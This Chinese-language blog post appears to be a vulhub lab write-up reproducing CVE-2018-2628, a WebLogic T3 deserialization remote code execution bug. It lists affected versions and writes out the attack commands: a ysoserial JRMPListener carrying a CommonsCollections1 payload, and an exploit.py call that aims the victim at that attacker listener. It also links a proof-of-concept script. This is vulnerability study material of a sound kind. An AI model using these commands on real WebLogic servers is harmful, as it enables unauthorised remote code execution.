Weblogic WLS Core Components 反序列化命令执行漏洞 CVE-2018-2628 漏洞复现

原创

ADummy_ 于 2021-03-01 15:58:09 发布 138 收藏

分类专栏： vulhub_Writeup 文章标签： 安全漏洞 网络安全 渗透测试

本文链接：https://blog.csdn.net/weixin_43416469/article/details/114264611

Weblogic WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

by ADummy

0x00利用路线

启动一个JRMP Server—>执行exp文件—>命令执行

0x01漏洞介绍

在 WebLogic 里，攻击者利用其他rmi绕过weblogic黑名单限制，然后在将加载的内容利用readObject解析，从而造成反序列化远程代码执行该漏洞，该漏洞主要由于T3服务触发，所有开放weblogic控制台7001端口，默认会开启T3服务，攻击者发送构造好的T3协议数据，就可以获取目标服务器的权限。

影响版本

```
Weblogic 10.3.6.0
Weblogic 12.1.3.0
Weblogic 12.2.1.2
Weblogic 12.2.1.3
```

0x02漏洞复现

快速检测 `利用nmap --script=weblogic-t3-infi.nse`

首先下载ysoserial，并启动一个JRMP Server：

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener [listen port] CommonsCollections1
[command]
```


其中，`[command]`即为我想执行的命令，而`[listen port]`是JRMP Server监听的端口。


然后，使用exploit.py脚本，向目标Weblogic（`http://your-ip:7001`）发送数据包：

```
python exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener ip] [JRMPListener port] [JRMPClien
t]
```

其中，`[victim ip]`和`[victim port]`是目标weblogic的IP和端口，`[path to ysoserial]`是本地ysoserial的路径，`[JRMPListener ip]`和`[JRMPListener port]`第一步中启动JRMP Server的IP地址和端口。`[JRMPClient]`是执行JRMPClient的类，可选的值是`JRMPClient`或`JRMPClient2`。

exploit.py执行完成后，执行`docker-compose exec weblogic bash`进入容器中，可见/tmp/success已成功创建。





0x03参考资料

https://blog.csdn.net/csacs/article/details/87122472

poc：https://github.com/ADummmy/vulhub_Writeup/blob/main/code/Weblogic_WLS_Core_Components_CVE_2018_2628.py